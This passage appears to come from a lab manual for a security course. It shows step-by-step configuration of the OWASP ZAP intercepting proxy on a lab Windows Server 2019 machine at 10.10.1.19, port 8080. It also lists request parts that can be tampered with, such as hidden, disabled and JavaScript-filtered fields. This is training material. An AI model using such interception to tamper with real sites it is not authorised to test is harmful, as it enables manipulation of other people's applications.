
- The header
- Hidden fields
- Disabled fields
- Fields that use JavaScript to filter out illegal characters




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14. The **Break** tab is added to your **OWASP ZAP** window.

15. To configure ZAP as a proxy, click the **Options...** icon from the toolbar.




16. In the **Options** window, scroll-down in the left-pane and click **Local Proxies**. In the right pane, under the **Local Proxy** section, type **10.10.1.19** (the IP address of the **Windows Server 2019** machine) in the **Address** field and leave the **Port** value to the default, **8080**; click **OK**.



